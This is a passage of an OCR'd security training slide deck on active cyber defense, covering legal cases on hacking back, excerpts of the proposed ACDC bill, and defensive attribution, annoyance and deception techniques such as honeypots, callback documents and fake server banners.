- How would IDS/IPS vendors write a signature for this type of traffic?
- Sure, they could write a signature for the specific Base64 string
  - But encryption and randomization would bypass that
- We could also implement Internet whitelisting
  - But in some organizations, this is simply not politically feasible
- This lab highlights just how hard it is to detect attackers when they are already in your network

Legal Issues

Legal Issues

- Sometimes there is a disconnect between what we think is legal and what the law actually says
- Many of our assumptions are well founded
  - There is not a lot of established case law here
  - And most people would do it wrong anyway
- However, if you look at some existing case law, you can see some interesting trends
- Some might surprise you…

Consent to University Network Terms

- Sysadmin hacks into threatening machine
  - temp/temp – *Really? I mean, come on!*
- Gathered evidence used against student
- Student's consent to university terms justifies sysadmin
- *U.S. v. Heckenkamp*
- Kevin Poulsen
  - "Court Okays Counter-Hack of eBay Hacker's Computer," *Threat Level*, April 6, 2007, http://blog.wired.com/27bstroke6/2007/04/court_okays_cou.html

Susan v. Absolute

- Substitute teacher buys a stolen laptop
- The laptop has tracking software and software to “spy” on the potential “thief”
- Embarrassing pictures are taken
  - "It is one thing to cause a stolen computer to report its IP address or its geographical location in an effort to track it down," Rice wrote in his decision. "It is something entirely different to violate federal wiretapping laws by intercepting the electronic communications of the person using the stolen laptop.“ –Judge Walter Rice
- Absolute settled out of court
- Just because they do something bad to you, it does not give you the right to violate their rights

Public Example of Reflected Attack

- In 1999, the World Trade Organization website had a DOS attack from the E-Hippies coalition
- Hosting service Conxion reflected the attack back to E-Hippies and disabled its website
  - All through the use of a mod_rewite rule
- Conxion was not prosecuted (not the same as legal)
  - It also logged 10,000 unique IP addresses
  - We are seeing the same type of insanity with LOIC
- Visit http://www.networkworld.com/research/2000/0529feat2.html

MSFT Court Order – Botnet

- Civil lawsuit 2010
  - *Ex parte* temporary restraining order
- Court issues order to suspend the domains associated with the Waledac botnet
  - www.google.com/buzz/benwright214/PcJTmLbEwit/Cyber-Defense-Law-Botnet-Computer-Crime-Lawsuit
- MSFT takes "other technical measures" to degrade the botnet

Look At Your Warning Banner

- There is a lot in there about permission
- You also have a number of technologies that will "check" your system before it accesses the network
  - OpenVPN scripts
  - Windows 2008 Network Access Protection
- Is it possible to use this as a means to gather some information about an attacker's system?

Protecting Your Intellectual Property

- Callbacks
  - Software updates
- Software that checks license keys
  - Microsoft Genuine Advantage
- Tracking software in phones
  - Just look at Android. Does chess really need access to my contact list and call history?
- We are not necessarily talking about "hacking" per se; we are talking about getting attribution or stuff we see every day

Reality Check

- How could this go wrong?
  - Mistakes or unintended consequences
  - Easily accessible malware
  - Full attacks of attacker IP addresses
  - Crashing systems
  - Persistent long-term access
- This is about having a number of options to work with
  - Annoyance
  - Attribution
  - Attack

Hallmarks of Legality

- Discuss
- Document
- Plan
- Consult with others
- Do not hide
  - Hiding may be interpreted as what you think you are doing is "wrong"
- Don't be evil
  - Although it seems like fun, it can get you in trouble
  - And, you just became one of them
  - Remember ethics, too (it is not always the same as legal)
  - Don't become the people you're defending against

A Thoughtful and Well-Reasoned Debate on the ACDC Law

BLACK HILLS
Information Security
• 2008 •

VS.

Poison

- Think of something that needs to be taken
- A frog
- A plant
- We can apply this to IT as well
- An attacker has to “steal” something
- Then, it can trigger

Don’t ever bring them home with you.
Not even once.

Venom (or Strike Back)

- Is usually injected
- Think a snake or a platypus
- In IT, this would be the equivalent of attacking an attacker
- But, remember! Many "Attacker" systems are actually other victims
- Yes, breaking the law to catch a lawbreaker is not cool
- It is against the law


First, the Good Things in this Law..

(6) Congress determines that the use of active cyber defense techniques, when properly applied, can also assist in improving defenses and deterring cybercrimes;

Still ok...

(9) Computer defenders should also exercise extreme caution to avoid violating the law of any other nation where an attacker's computer may reside.

Yes… I am going to read almost the whole law to you



"(k) EXCEPTION FOR THE USE OF ATTRIBUTIONAL TECHNOLOGY.—

"(1) This section shall not apply with respect to the use of attributional technology in regard to a defender who uses a program, code, or command for attributional purposes that beacons or returns loca-

5

tional or attributional data in response to a cyber intrusion in order to identify the source of an intrusion; if—


Still ok!

"(A) the program, code, or command originated on the computer of the defender but is copied or removed by an unauthorized user; and

"(B) the program, code or command does not result in the destruction of data or result in an impairment of the essential operating functionality of the attacker's computer system, or intentionally create a backdoor enabling intrusive access into the attacker's computer system.

Ok.. Why is this "ok" or Even "good"?

- Because basic IP address and location information is being tracked…
- A lot..
- By Ads, Google and Apple apps, anytime you access a website, anytime you try to get a coffee
- We can do attribution *without breaking existing laws!*



Wait.. What? "Malware Samples"

"(2) DEFINITION.—The term 'attributional data' means any digital information such as log files, text strings, time stamps, malware samples, identifiers such as user names and Internet Protocol addresses and metadata or other digital artifacts gathered through forensic analysis.".

Ok.. Back on Track...

"(aa) establish attribution of criminal activity to share with law enforcement and other United States Government agencies responsible for cybersecurity;

So What Can We Do?

- Word Web Bugs!
- Geolocation apps
- Callback PDF
- Callback XLS
- HTML code to prevent/detect scraping
- Honeypots*
  - A very special note on entrapment
- Digital Code Signing Certs
  - Own the CRL
- Callback Videos!
  - Check for a higher resolution

But it Says You Cannot do These Things

"(IV) intentionally exceeds the level of activity required to perform reconnaissance on an intermediary computer to allow for attribution of the origin of the persistent cyber intrusion;

"(V) intentionally results in intrusive or remote access into an intermediary's computer;

"(VI) intentionally results in the persistent disruption to a person or entities internet connectivity resulting in damages defined under subsection (c)(4); or

Yea.. still reading to you

How will the bill impact innocent bystanders and avoid collateral damage?

ACDC has a very high standard for cyber defenders. If a defender behaves improperly or recklessly, they will still bear the full penalty of existing law. ACDC does not change the existing penalties for "unauthorized access"; it merely allows a legal defense for such access in cases where self-defense is clearly justified. The bill makes clear that if a person is inadvertently impacted by active-cyber defense, their right to sue for civil damages or injunctive relief is preserved. Defenders would be forced to take a very deliberate, step-by-step process of using active-cyber defense or they would still run the risk of civil and criminal penalties.

Additionally, the bill requires reporting to the FBI-led National Cyber Investigative Joint Task Force before taking active-defense measures, which will help federal law enforcement ensure defenders use these tools responsibly. The bill also includes a voluntary review process through the FBI Joint Taskforce that individuals and companies could utilize before using active-defense techniques, which will assist defenders in conforming to federal law and improving the technical operation of the measure.

What About the FBI?

SEC. 5. NOTIFICATION REQUIREMENT FOR THE USE OF ACTIVE CYBER DEFENSE MEASURES.


Section 1030 of title 18, Unites State Code, is amended by adding the following:

"(m) NOTIFICATION REQUIREMENT FOR THE USE OF ACTIVE CYBER DEFENSE MEASURES.—

"(1) GENERALLY.—A defender who uses an active cyber defense measure under the preceding section must notify the FBI National Cyber Investigative Joint Task Force and receive a response from the FBI acknowledging receipt of the notification prior to using the measure.

“But Attribution is Hard..”

- “.. and the bad guys will detect these things”
- I am OK with this!
- Simply because attribution may have some issues does not mean it is worthless
- Trust me, attackers will greatly slow down when they know these things are in play



Wrapping up

- We desperately need to get away from “hacking back”
- Instead, we need to focus on the wonderful range of options we do have
- We don't necessarily need a new law for attribution
- We do need a warrant any time we cross the line and access someone’s system

- ***Venom and Poison***


Difference Between Venom and Poison Recap

- Poison is something an entity needs to interact with
  - It is something that can be “taken”
  - It is inert
- Venom is something that is injected
  - It is part of an attack
- Active defense, when done properly, is poison
- We never attack (repeat three times)
- Make the bad guy interact with
  - Word document, Java app, web page, honeyport, and honeypot

Annoyance

Mr. Clippy, Show Us the Way

- Through PHPIDS, you can make attacking a website "interesting"
- First, install PHPIDS
- Then, create a rule to all attackers to pull up Mr. Clippy
- Is it a good idea to taunt attackers??
  - Let's talk about that…



Making Your Website Look Like Something Else

Web Server	Last changed
Apache 2.0.59 Oric Dragon32	3-Jul-2007
Apache 2.0.59 CBM PET	29-Jun-2007
Apache 2.0.59 ZX Spectrum 48k Rubber Keys	27-Jun-2007
Apache 2.0.59 Commodore C64	26-Jun-2007
Apache 2.0.59 CBM PET	25-Jun-2007
Apache 2.0.59 MSX Toshiba HX-10	24-Jun-2007
Apache 2.0.59 Commodore C64	23-Jun-2007
Apache 2.0.59 ZX Spectrum 48k Rubber Keys	17-Jun-2007
Apache 2.0.59 CRAY	16-Jun-2007
Apache 2.0.59 ZX Spectrum 48k Rubber Keys	15-Jun-2007

=


Cyber deception on the cheap

Commercial Cyber Deception


- Javelin Networks
- Cymmetria
- Illusive Networks
- Attivo Networks
- TrapX
- Acalvio

Active Directory HoneyAdmin

